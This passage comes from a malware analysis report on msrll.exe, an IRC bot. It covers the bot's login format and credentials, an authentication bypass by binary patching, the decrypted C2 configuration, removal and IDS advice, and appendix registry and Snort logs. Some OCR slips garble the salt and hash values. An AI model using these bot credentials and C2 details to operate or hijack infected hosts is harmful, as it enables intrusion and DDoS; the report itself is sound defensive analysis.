


Figure 14: Subroutine 0040D611




Figure 15: Subroutine 0040D07E

1st Part Delimiter	2nd Part Salt	Delimiter	3rd Part MD5 hashed Password
1	KZLPLKDI	$	W8kI8Jr1X8DOHZsmlp9qq0

Figure 16: Password

Therefore the correct login should look like this:

> ?login 1KZLPLKDf$unencrypted-MD5-password

Returning back to subroutine 0040D611 at position 00405D65D we check if both complete (Part 1 to 3) are the same.

After having patching the value to 10 at 0040326F and setting EAX to 0 (authentication passed) at 0040D65D we are able to login. See below:

```
> ?login $1$KZLPLKDf
<fiKWrNkog> analyst logged in
```

I was now able to execute all other commands. Details can be found in A.2.4 and the description of the commands in A.2.5. Interesting was further the "?md5p" command, which sets the MD5 password and salt. See below:

```
> ?md5p
<HBislCBlj> ?md5p <pass> <salt>

> ?md5p passwd salt
<HBislCBlj> ?md5p: $1$salt$XsMd08sxGRHdyFYPZh/w01
```

After I was able to login I thought that I can also send commands over the backdoor, but I could not get interactive with the backdoor. Analyzing the code I could see that in msrll.0040BCDD, see Figure 17, the #: prompt gets send and a "%s connect from %s" should also be send, but the 2nd part was never listed. I could not figure out what the problem really was.




Figure 17: Subroutine 0040BCDD

Further interesting was also to check where msrll.exe creates and writes parameters into the jtram.conf file. I found it in subroutine msrll.00409D82, see Figure 18. Each time msrll.exe is run the jtram.conf file is newly created. This happens at the beginning of the subroutine. Afterwards several parameters are encrypted on a strange way.

First at 00409DE4, the parameters are read out of the memory (Arg1) and then together with Arg2 encrypted in a loop, who writes three characters per round, see A.2.3. The result is never the same even so the parameters are always the same. Arg2 is for the first parameter set to an initial value of collective7.zxy0.com. Afterwards it is always the outcome (cipher) of the previous parameter.




Figure 18: Subroutine 00409D82

If we now this we can read out the jtram.conf file. It looks like this:

```
set         bot.port          2200
set         irc.quit          003D5C08
set         servers           collective7.zxy0.com,collective7 \
                                .zxy0.com:9999!,collective7.zxy0.com:8080

set         irc.chan          #mils
set         pass              $1$KZLPLKDf$W8kl8Jr1X8DOHZsmlp9qq0
set         dcc.pass          $1$KZLPLKDf$55isA1ITvamR7bjAdBziX.
```

5 ANALYSIS WRAP-UP

Summary: From the behavioral analysis I figured out that the malware msrll.exe removes its original location and copies itself in the c:\windows\system32\mfm\ directory. It installs msrll.exe as service called “RLL enhanced driver” and tries to connect to collective7.zxy0.com on port 6667, 9999 and 8080. This server is expected to be an IRC server. The malware connects itself with a random user and nick name on the #mils channel. The malware opens further a backdoor on port tcp/2200.

From the code analysis I figured out that the malware has several dDOS functions, such as tcp-syn, icmp, udp, jolt and smurf attack mode. It further has several control and information commands, such as ?si, ?wget, ?md5p, etc. Therefore the malware is a classical bot. To use these commands the user has to firs authenticate by the login command “?login 1<salt>$<MD5 hashed password>. The initial values are “KZLPLKDf” for the salt and “W8kl8Jr1X8DOHZsmlp9qq0” for the MD5 hashed password. The controller can retrieve files from the infected system by IRC DCC (direct client connection).

I further saw that the jtram.conf file is each time newly created. Even so the parameters are the same the ciphers vary each time, due to the encryption algorithm.

Who would use this program: An evil person who wants to control a Windows system and who wants to launch from this machine dDOS attacks.

Web Research: By searching the Internet I found the following postings, which could be the same or a similar malware:

Trendmicro:	BKDR_TOMETA.A	(Sept 9, 2004)
Sophos:	Troj/Tometa-A	(June 11, 2004)
Trendmicro:	BKDR_JTRAM.A	(Jan 28, 2004)

Removing: To remove the malware from an infected system the following steps have to be taken:

1. Remove “RLL enhanced drive” service from service.msc by deleting the following registry value and keys:

   HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm

2. Remove c:\windows\system32\mfm directory including its files.

Prevention: A preventive mechanism would be to block the outgoing ports tcp/6667, tcp/9999 and tcp/8080 on your host-based or Internet firewall or at least monitor these ports to detect infected systems. A possible IDS signature could check for outgoing IRC connection on the channel #mils and for incoming telnet connections on port tcp/2200.

BIBLIOGRAPHY

[1] Compaq. *"Evo N610c Laptop"*.
http://www.pcworld.com/reviews/article/0,aid,108434,00.asp (5 Jan 2005).

[2] VMware. *"VMware Workstation"*.
http://www.vmware.com/products/desktop/ws_features.html (5 Jan 2005).

[3] Red Hat Linux. *"Fedora Project Download"*.
http://fedora.redhat.com/download/ (5 Jan 2005).

[4] Windows XP. *"Microsoft Windows XP"*.
http://www.microsoft.com/windows/default.mspx (5 Jan 2005).

[5] Service Pack 1. *"Microsoft Windows XP Service Pack 1"*.
http://www.microsoft.com/windowsxp/sp1/default.mspx (5 Jan 2005).

[6] md5sum. *"md5sum.exe for Windows"*.
http://www.etree.org/md5com.html (5 Jan 2005).

[7] MD5. *"Message Digest 5 homepage"*.
http://userpages.umbc.edu/~mabzug1/cs/md5/md5.html (5 Jan 2005).

[8] BinText. *"BinText String Finder"*.
http://www.foundstone.com (5 Jan 2005).

[9] FileMon. *"FileMon for Windows"*.
http://www.sysinternals.com/ntw2k/source/filemon.shtml (5 Jan 2005).

[10] RegMon. *"RegMon for Windows"*.
http://www.sysinternals.com/ntw2k/source/regmon.shtml (5 Jan 2005).

[11] TDIMon. *"TDIMon"*.
http://www.sysinternals.com/ntw2k/freeware/tdimon.shtml (5 Jan 2005).

[12] FunDelete. *"FunDelete for Windows"*.
http://www.sysinternals.com/ntw2k/source/fundelete.shtml (5 Jan 2005).

[13] RegShot. *"regshot.yeah.net"*.
http://the7thlab.mybesthost.com/#h_regshot (5 Jan 2005).

[14] ProcExpl. *"Process Explorer"*.
http://www.sysinternals.com/ntw2k/freeware/procexp.shtml (5 Jan 2005).

[15] LordPE. *"Lord Portable Executable"*.
http://mitglied.lycos.de/yoda2k/LordPE/info.htm (5 Jan 2005).

[16] Portable Executable. *"In-Depth Look into Win32 PE File Format"*.
http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx
(5 Jan 2005).

[17] AspackDie. *"AspackDie"*.
http://scifi.pages.at/yoda9k/ (5 Jan 2005).

[18] OllyDbg. *"OllyDbg"*.
http://home.t-online.de/home/Ollydbg (5 Jan 2005).

[19] IDA Pro. *"IDA Pro"*.
http://www.datarescue.com/idabase/index.htm (5 Jan 2005).

[20] Snort. *"The Open Source Network Intrusion Detection System"*.
http://www.snort.org (5 Jan 2005).

[21] nc. *"The GNU netcat project"*.
http://netcat.sourceforge.net (5 Jan 2005).

[22] ircd. *"ircd hybridt"*.
http://ircd-hybrid.com (5 Jan 2005).

[23] ircII. *"ircII project"*.
http://www.eterna.com.au/ircii (5 Jan 2005).

[24] iptables. *"The netfilter/iptables project"*.
http://www.netfilter.org (5 Jan 2005).

[25] ASPACK Software. *"ASPack Features"*.
http://www.aspack.com/aspack.html (5 Jan. 2005).

[26] mIRC. *"Welcome to the mIRC Homepage!"*.
http://www.mirc.com (5 Jan 2005).

[27] DCC. *"DCC negotiation and connection"*.
http://www.kvirc.de/docu/doc_dcc_connection.html (5 Jan 2005).

[28] LibTom Crypt. *"The LibTom Crypt Homepage"*.
http://libtomcrypt.org (5 Jan 2005).

APPENDIX A

A.1 Behavioral Analysis

A.1.1 RegShot Compare before 1st Reboot

```
REGSHOT LOG 1.61e5
Comments:
Datetime:2004/11/8 13:01:33 , 2004/11/8 13:06:09
Computer:PARIS , PARIS
Username: ,

----------------------------------
Keys deleted:1
----------------------------------
HKEY_USERS\…\Internet Settings\5.0\Cache\Extensible Cache\MSHist012004112020041121

----------------------------------
Keys added:5
----------------------------------
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Security
HKEY_USERS\…\Internet Settings\5.0\Cache\Extensible Cache\MSHist012004110820041109

----------------------------------
Values deleted:6
----------------------------------
HKEY_USERS\…\Explorer\RecentDocs\Folder\7: 41 00 6E … 00 00
HKEY_USERS\…\Internet Settings\5.0\Cache\Extensible Cache\MSHist012004112020041121\CachePath:
"%USERPROFILE%\Local Settings\History\History.IE5\MSHist012004112020041121\"
…
HKEY_USERS\..\Internet Settings\5.0\Cache\Extensible Cache\MSHist012004112020041121\CacheRepair:
0x00000000

----------------------------------
Values added:25
----------------------------------
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Security\Security: 01 00 … 00 00
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Type: 0x00000120
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Start: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\ErrorControl: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\ImagePath:
"C:\WINDOWS\System32\mfm\msrll.exe"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\DisplayName: "Rll enhanced drive"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\ObjectName: "LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Security\Security: 01 00 … 00 00
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Type: 0x00000120
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Start: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ErrorControl: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ImagePath:
"C:\WINDOWS\System32\mfm\msrll.exe"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\DisplayName: "Rll enhanced drive"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ObjectName: "LocalSystem"
…
HKEY_USERS\…\Internet Settings\5.0\Cache\Extensible Cache\MSHist012004110820041109\CacheRepair:
0x00000000

----------------------------------
Values modified:11
----------------------------------
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG\Seed: BF 96 … 87 FC
…
HKEY_USERS\..\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:
P:\FNAF2004\cebprkc.rkr: 07 00 00 00 07 00 00 00 50 4E 23 83 93 C5 C4 01

----------------------------------
Files added:6
----------------------------------
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004110820041109\index.dat
C:\Documents and Settings\Administrator\Local Settings\Temp\Perflib_Perfdata_454.dat
```

C:\WINDOWS\Prefetch\MSRLL.EXE-03966588.pf
C:\WINDOWS\Prefetch\MSRLL.EXE-3340F6CB.pf
C:\WINDOWS\system32\mfm\jtram.conf
C:\WINDOWS\system32\mfm\msrll.exe

Files deleted:3

C:\Documents and Settings\Administrator\Desktop\msrll.exe
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004112020041121\index.dat
C:\Documents and Settings\Administrator\Local Settings\Temp\Perflib_Perfdata_29c.dat

----
Files [attributes?] modified:7

C:\Documents and Settings\Administrator\Cookies\index.dat
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
C:\Documents and Settings\Administrator\ntuser.dat.LOG
C:\Documents and Settings\Administrator\Recent\Analyse.lnk
C:\WINDOWS\system32\config\software.LOG
C:\WINDOWS\system32\config\system.LOG

Folders added:6

C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004110820041109
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004110820041109\.
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004110820041109\..
C:\WINDOWS\system32\mfm
C:\WINDOWS\system32\mfm\.
C:\WINDOWS\system32\mfm\..

Folders deleted:3

C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004112020041121
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004112020041121\.
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004112020041121\..

Total changes:75

A.1.2 Snort Output before 1st Reboot

```
01/05-08:11:25.714800 192.168.55.128:138 -> 192.168.55.255:138
UDP TTL:128 TOS:0x0 ID:194 IpLen:20 DgmLen:229
Len: 209
11 0E 80 7E C0 A8 37 80 00 8A 00 BB 00 00 20 46  ...~..7....... F
41 45 42 46 43 45 4A 46 44 43 41 43 41 43 41 43  AEBFCEJFDCACACAC
41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 00  ACACACACACACACA.
20 46 48 45 50 46 43 45 4C 45 48 46 43 45 50 46   FHEPFCELEHFCEPF
46 46 41 43 41 43 41 43 41 43 41 43 41 43 41 42  FFACACACACACACAB
4E 00 FF 53 4D 42 25 00 00 00 00 00 00 00 00 00  N..SMB%.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 11 00 00 21 00 00 00 00 00 00 00 00 00 E8  .....!..........
03 00 00 00 00 00 00 00 00 21 00 56 00 03 00 01  .........!.V....
00 00 00 02 00 32 00 5C 4D 41 49 4C 53 4C 4F 54  .....2.\MAILSLOT
5C 42 52 4F 57 53 45 00 01 00 80 FC 0A 00 50 41  \BROWSE.......PA
52 49 53 00 00 00 00 00 03 00 00 00 00 00 05 01  RIS.............
03 10 01 00 0F 01 55 AA 00                       ......U..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.353759 192.168.55.128:137 -> 192.168.55.255:137
UDP TTL:128 TOS:0x0 ID:195 IpLen:20 DgmLen:78
```

```
Len: 58
80 81 01 10 00 01 00 00 00 00 00 00 20 46 4B 46  ............ FKF
46 46 43 45 4A 45 44 45 49 43 41 43 41 43 41 43  FFCEJEDEICACACAC
41 43 41 43 41 43 41 43 41 43 41 43 41 00 00 20  ACACACACACACA..
00 01                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.360021 ARP who-has 192.168.55.128 tell 192.168.55.1

01/05-08:13:32.363303 192.168.55.1:137 -> 192.168.55.128:137
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:90 DF
Len: 70
80 81 85 80 00 00 00 01 00 00 00 00 20 46 4B 46  ............ FKF
46 46 43 45 4A 45 44 45 49 43 41 43 41 43 41 43  FFCEJEDEICACACAC
41 43 41 43 41 43 41 43 41 43 41 43 41 00 00 20  ACACACACACACA..
00 01 00 03 F4 80 00 06 00 00 C0 A8 37 01        ............7.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.363340 ARP reply 192.168.55.128 is-at 0:50:56:E7:8B:E2
01/05-08:13:32.372447 192.168.55.1:139 -> 192.168.55.128:1049
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xCA619596  Ack: 0x828DCAA6  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.372450 192.168.55.128:1049 -> 192.168.55.1:139
TCP TTL:128 TOS:0x0 ID:196 IpLen:20 DgmLen:48 DF
******S* Seq: 0x828DCAA5  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.398896 192.168.55.1:139 -> 192.168.55.128:1049
TCP TTL:64 TOS:0x0 ID:62554 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xCA619597  Ack: 0x828DCAEE  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.398989 192.168.55.128:1049 -> 192.168.55.1:139
TCP TTL:128 TOS:0x0 ID:197 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x828DCAA6  Ack: 0xCA619597  Win: 0x4470  TcpLen: 20
81 00 00 44 20 46 4B 46 46 46 43 45 4A 45 44 45  ...D FKFFFCEJEDE
49 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43  ICACACACACACACAC
41 43 41 43 41 00 20 46 41 45 42 46 43 45 4A 46  ACACA. FAEBFCEJF
44 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43  DCACACACACACACAC
41 43 41 43 41 41 41 00                          ACACAAA.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:32.998885 192.168.55.1:139 -> 192.168.55.128:1049
TCP TTL:64 TOS:0x0 ID:62555 IpLen:20 DgmLen:44 DF
***AP*** Seq: 0xCA619597  Ack: 0x828DCAEE  Win: 0x16D0  TcpLen: 20
82 00 00 00                                      ....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:33.007272 192.168.55.1:139 -> 192.168.55.128:1049
```

```
TCP TTL:64 TOS:0x0 ID:62556 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xCA61959B  Ack: 0x828DCB77  Win: 0x1920  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/05-08:13:33.007297 192.168.55.128:1049 -> 192.168.55.1:139
TCP TTL:128 TOS:0x0 ID:198 IpLen:20 DgmLen:177 DF
***AP*** Seq: 0x828DCAEE  Ack: 0xCA61959B  Win: 0x446C  TcpLen: 20
00 00 00 85 FF 53 4D 42 72 00 00 00 00 18 53 C8  .....SMBr.....S.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 00 00 00 00 62 00 02 50 43 20 4E 45 54 57 4F  .....b..PC NETWO
52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02  RK PROGRAM 1.0..
4C 41 4E 4D 41 4E 31 2E 30 00 02 57 69 6E 64 6F  LANMAN1.0..Windo
77 73 20 66 6F 72 20 57 6F 72 6B 67 72 6F 75 70  ws for Workgroup
73 20 33 2E 31 61 00 02 4C 4D 31 2E 32 58 30 30  s 3.1a..LM1.2X00
32 00 02 4C 41 4E 4D 41 4E 32 2E 31 00 02 4E 54  2..LANMAN2.1..NT
20 4C 4D 20 30 2E 31 32 00                        LM 0.12.
```

A.1.3 TDIMon Logs

1 0.00000000 msrll.exe:956 80D35630IRP_MJ_CREATE TCP:0.0.0.0:2200 SUCCESS Address Open

2 0.00570659 msrll.exe:956 80D35630 TDI_SET_EVENT_HANDLER TCP:0.0.0.0:2200 SUCCESS Error Event

3 0.00661341 msrll.exe:956 80D35630 TDI_SET_EVENT_HANDLER TCP:0.0.0.0:2200 SUCCESS Disconnect Event

4 0.00674331 msrll.exe:956 80D35630 TDI_SET_EVENT_HANDLER TCP:0.0.0.0:2200 SUCCESS Receive Event

…

50 81.41424024 msrll.exe:956 80D35630 TDI_SET_EVENT_HANDLER TCP:0.0.0.0:2200 SUCCESS Chained Receive Event: NULL

51 81.41433914 msrll.exe:956 80D35630IRP_MJ_CLEANUP TCP:0.0.0.0:2200 SUCCESS

A.1.4 Snort Output after 1st Reboot

```
11/20-10:50:18.009460 192.168.55.129:1026 -> 192.168.55.1:53
UDP TTL:128 TOS:0x0 ID:22 IpLen:20 DgmLen:66
Len: 46
00 02 01 00 00 01 00 00 00 00 00 00 0B 63 6F 6C  ............col
6C 65 63 74 69 76 65 37 04 7A 78 79 30 03 63 6F  lective7.zxy0.co
6D 00 00 01 00 01                                m.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-10:50:18.009458 192.168.55.1 -> 192.168.55.129
ICMP TTL:64 TOS:0xC0 ID:27093 IpLen:20 DgmLen:94
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
```

```
** ORIGINAL DATAGRAM DUMP:
192.168.55.129:1026 -> 192.168.55.1:53
UDP TTL:128 TOS:0x0 ID:22 IpLen:20 DgmLen:66
Len: 46
** END OF DUMP
00 00 00 00 45 00 00 42 00 16 00 00 80 11 4A C2  ....E..B......J.
C0 A8 37 81 C0 A8 37 01 04 02 00 35 00 2E 73 C5  ..7...7....5..s.
00 02 01 00 00 01 00 00 00 00 00 00 0B 63 6F 6C  .............col
6C 65 63 74 69 76 65 37 04 7A 78 79 30 03 63 6F  lective7.zxy0.co
6D 00 00 01 00 01                                m.....
```

A.1.5 Snort Output SYN to TCP/6667

```
11/20-11:39:48.927110 192.168.55.129:1034 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:168 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3749072A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:39:48.946140 192.168.55.130:6667 -> 192.168.55.129:1034
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x3749072B  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:39:49.451034 192.168.55.129:1034 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:169 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3749072A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:39:49.451664 192.168.55.130:6667 -> 192.168.55.129:1034
